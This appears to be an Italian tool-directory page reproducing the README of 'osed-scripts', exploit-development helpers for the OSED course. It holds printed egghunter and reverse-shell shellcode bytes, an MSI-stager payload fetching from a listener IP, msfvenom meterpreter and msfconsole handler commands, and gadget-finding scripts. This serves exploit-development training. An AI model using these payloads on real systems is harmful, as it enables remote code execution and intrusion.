
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
osed-scripts — strumenti su misura per il corso di sviluppo exploit in user mode Windows di Offensive Security (OSED) | Kitploit
Strumenti/GitHubGitHub/epi052/osed-scripts
ExploitReverse EngineeringDebuggerAnalisi di BinariApprendimento e FormazioneGenerazione di ShellcodeSviluppo PayloadBinary Exploitation
GitHubepi052/osed-scripts

osed-scripts

strumenti su misura per il corso di sviluppo exploit in user mode Windows di Offensive Security (OSED)

Vedi Repository
62218952 anni faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

osed-scripts

strumenti su misura per il corso Windows Usermode Exploit Dev di Offensive Security (OSED)

Indice

  • Script Autonomi
    • egghunter.py
    • find-gadgets.py
    • shellcoder.py
    • install-mona.sh
    • attach-process.ps1
  • Script per WinDbg
    • find-ppr.py
    • find-bad-chars.py
    • search.py

Script Autonomi

Installazione:

pip3 install keystone-engine numpy

egghunter.py

richiede keystone-engine

root@kitploit:~
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm

genera l'egghunter predefinito

root@kitploit:~
./egghunter.py 
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

genera un egghunter con il tag w00tw00t

root@kitploit:~
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

genera un egghunter basato su SEH controllando i caratteri cattivi (non modifica lo shellcode, va fatto manualmente)

root@kitploit:~
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"

find-gadgets.py



Trova e categorizza gadget utili. Stampa sul terminale solo i gadget più puliti disponibili (quantità minima di byte spazzatura tra ciò che viene cercato e l'istruzione finale ret). Tutti i gadget vengono scritti in un file di testo per ulteriori ricerche.

richiede rich e ropper

oggi (3 giugno 2021) ho scoperto che ropper (e anche ROPGadget) non riescono a trovare un gadget che rp++ trova (questo mi ha messo in difficoltà con la sfida #2, perché c'era un gadget add che ropper semplicemente non vedeva).

Dato che find-gadgets usa l'API di ropper, ho aggiornato find-gadgets per includere anche i gadget di rp++. Attualmente, i gadget di rp++ che ropper non ha trovato vengono aggiunti al file 'tutti i gadget' (found-gadgets.txt di default) e non vengono categorizzati nel file 'gadget puliti' (found-gadgets.txt.clean di default). Quindi la copertura c'è, semplicemente non è ben integrata. Potrei rivederla o meno e far categorizzare anche l'output di rp++.

root@kitploit:~
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)

trova gadget in più file (uno viene caricato a un offset diverso da quello preferito dalla dll) e ometti 0x0a e 0x0d da tutti i gadget
gadgets

shellcoder.py

richiede keystone-engine

Crea una reverse shell con loader msi opzionale

root@kitploit:~
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
root@kitploit:~
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created! 
[=]   len:   251 bytes                                                                                            
[=]   lhost: 192.168.49.88
[=]   lport: 4444                                                                                                                                                                                                                    
[=]   break: breakpoint disabled                                                                                                                                                                                                     
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444 
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag): 
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"           
****

install-mona.sh

scarica tutti i componenti necessari per installare mona e ti chiede di usare una shell amministrativa sulla macchina Windows per completare l'installazione.

root@kitploit:~
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:

powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"

[=] downloading https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip
[=] downloading https://github.com/corelan/windbglib/raw/master/windbglib.py
[=] downloading https://github.com/corelan/mona/raw/master/mona.py
[=] downloading https://www.python.org/ftp/python/2.7.17/python-2.7.17.msi
[=] downloading https://download.microsoft.com/download/2/E/6/2E61CFA4-993B-4DD4-91DA-3737CD5CD6E3/vcredist_x86.exe
[=] downloading https://raw.githubusercontent.com/epi052/osed-scripts/main/install-mona.ps1
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request

attach-process.ps1

Crediti all'utente Discord @SilverStr per l'ispirazione!

Script one-shot che esegue le seguenti azioni:

  • avvia un determinato servizio (se viene fornito -service-name)
  • avvia un determinato percorso eseguibile (se viene fornito -path)
  • avvia windbg e si aggancia al processo indicato
  • esegue i comandi windbg dopo l'aggancio (se viene fornito -commands)
  • riavvia un determinato servizio quando windbg termina (se viene fornito -service-name)

I valori per -service-name, -process-name e -path sono completabili con Tab.

root@kitploit:~
.\attach-process.ps1 -service-name fastbackserver -process-name fastbackserver -commands '.load pykd; bp fastbackserver!recvfrom'
root@kitploit:~
\\tsclient\shared\osed-scripts\attach-process.ps1 -service-name 'Sync Breeze Enterprise' -process-name syncbrs
root@kitploit:~
 \\tsclient\share\osed-scripts\attach-process.ps1 -path C:\Windows\System32\notepad.exe -process-name notepad                       

Questo script può essere eseguito all'interno di un ciclo while per la massima pigrizia! Inoltre, puoi fare cose come g per avviare il processo, seguite dai comandi che vuoi eseguire quando viene raggiunto il prossimo break.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp SOME_ADDRESS; g; !exchain' ;}

Qui sotto, il processo caricherà pykd, imposterà un breakpoint (supponiamo un gadget pop-pop-ret) e poi riprenderà l'esecuzione. Quando si verifica la prima access violation, eseguirà !exchain e poi g per consentire all'esecuzione di proseguire finché non raggiunge il gadget PPR, dopodiché esegue tre passi con p, portando EIP all'istruzione immediatamente successiva al pop-pop-ret.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp PPR_ADDRESS; g; !exchain; g; p; p; p;' ;}

Script per WinDbg

tutti gli script windbg richiedono pykd

esegui .load pykd e poi !py c:\path\to\this\repo\script.py

In alternativa, puoi mettere gli script in C:\python37\scripts così che vengano eseguiti come !py SCRIPT_NAME.

Inoltre, usando attach-process.ps1 puoi aggiungere -commands '.load pykd; g' per avere sempre pykd disponibile.

find-ppr.py

Crediti a @netspooky per la riscrittura di questo script!

Cerca istruzioni pop r32; pop r32; ret per nome del modulo. Di default mostra solo gli indirizzi utilizzabili senza i caratteri cattivi definiti nella lista BADCHARS alla riga 6. Accanto ai gadget viene stampato un indirizzo little endian escapato da incollare nel tuo shellcode.

root@kitploit:~
    0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync
    [+] searching libsync for pop r32; pop r32; ret
    [+] BADCHARS: \x00\x0A\x0D
    [+] libsync: Found 0 usable gadgets!
    [+] searching libspp for pop r32; pop r32; ret
    [+] BADCHARS: \x00\x0A\x0D
    [OK] libspp::0x101582b0: pop eax; pop ebx; ret ; \xB0\x82\x15\x10
    [OK] libspp::0x1001bc5a: pop ebx; pop ecx; ret ; \x5A\xBC\x01\x10
    ...
    [OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
    [OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
    [OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
    [+] libspp: Found 316 usable gadgets!
    
    ---- STATS ----
    >> BADCHARS: \x00\x0A\x0D
    >> Usable Gadgets Found: 316
    >> Module Gadget Counts
       - libsync: 0 
       - libspp: 316 
    Done!

Mostra tutti i gadget con il flag -s.

root@kitploit:~
    0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync -s
    [+] searching libsync for pop r32; pop r32; ret
    [+] BADCHARS: \x00\x0A\x0D
    [--] libsync::0x0096add0: pop eax; pop ebx; ret ; \xD0\xAD\x96\x00
    [--] libsync::0x00914784: pop ebx; pop ecx; ret ; \x84\x47\x91\x00
    ...
    [OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
    [OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
    [OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
    [+] libspp: Found 316 usable gadgets!
    
    ---- STATS ----
    >> BADCHARS: \x00\x0A\x0D
    >> Usable Gadgets Found: 316
    >> Module Gadget Counts
       - libsync: 0 
       - libspp: 316 
    Done!

find-bad-chars.py

Esegue due azioni principali:

  • --generate stampa una stringa di byte utile da includere nel codice sorgente Python
  • --address itera sull'indirizzo di memoria fornito e lo confronta con i byte generati in base ai vincoli indicati
root@kitploit:~
usage: find-bad-chars.py [-h] [-s START] [-e END] [-b BAD [BAD ...]]
                         (-a ADDRESS | -g)

optional arguments:
  -h, --help            show this help message and exit
  -s START, --start START
                        hex byte from which to start searching in memory
                        (default: 00)
  -e END, --end END     last hex byte to search for in memory (default: ff)
  -b BAD [BAD ...], --bad BAD [BAD ...]
                        space separated list of hex bytes that are already
                        known bad (ex: -b 00 0a 0d)
  -a ADDRESS, --address ADDRESS
                        address from which to begin character comparison
  -g, --generate        generate a byte string suitable for use in source code

--address esempio

root@kitploit:~
0:008> !py find-bad-chars.py --address esp+1 --bad 1d --start 1 --end 7f
0185ff55  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
          01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
0185ff65  11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
          11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
0185ff75  22 23 24 25 00 00 FA 00 00 00 00 94 FF 85 01 F4 
          22 23 24 25 -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff85  96 92 75 00 00 00 00 D0 96 92 75 E2 19 C1 58 DC 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff95  FF 85 01 AF 4A 98 77 00 00 00 00 2B C9 03 8C 00 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
...

--generate esempio

root@kitploit:~
0:008> !py find-bad-chars.py --generate --bad 1d --start 1
[+] characters as a range of bytes
chars = bytes(i for i in range(1, 256) if i not in [1D])

[+] characters as a byte string
chars  = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10'
chars += b'\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1E\x1F\x20\x21'
chars += b'\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31'
chars += b'\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41'
chars += b'\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51'
chars += b'\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61'
chars += b'\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71'
chars += b'\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81'
chars += b'\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91'
chars += b'\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1'
chars += b'\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1'
chars += b'\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1'
chars += b'\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1'
chars += b'\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1'
chars += b'\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1'
chars += b'\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF'

search.py

è solo un wrapper attorno alla stupida sintassi di ricerca di windbg

root@kitploit:~
usage: search.py [-h] [-t {byte,ascii,unicode}] pattern

Searches memory for the given search term

positional arguments:
  pattern               what you want to search for

optional arguments:
  -h, --help            show this help message and exit
  -t {byte,ascii,unicode}, --type {byte,ascii,unicode}
                        data type to search for (default: byte)
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii fafd
[=] running s -a 0 L?80000000 fafd
[*] No results returned
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii ffff
[=] running s -a 0 L?80000000 ffff
0071290e  66 66 66 66 3a 31 32 37-2e 30 2e 30 2e 31 00 00  ffff:127.0.0.1..
00717c5c  66 66 66 66 48 48 48 48-03 03 03 03 f6 f6 f6 f6  ffffHHHH........
00718ddc  66 66 66 66 28 28 28 28-d9 d9 d9 d9 24 24 24 24  ffff((((....$$$$
01763892  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66  ffffffffffffffff
...
Scarica lo strumento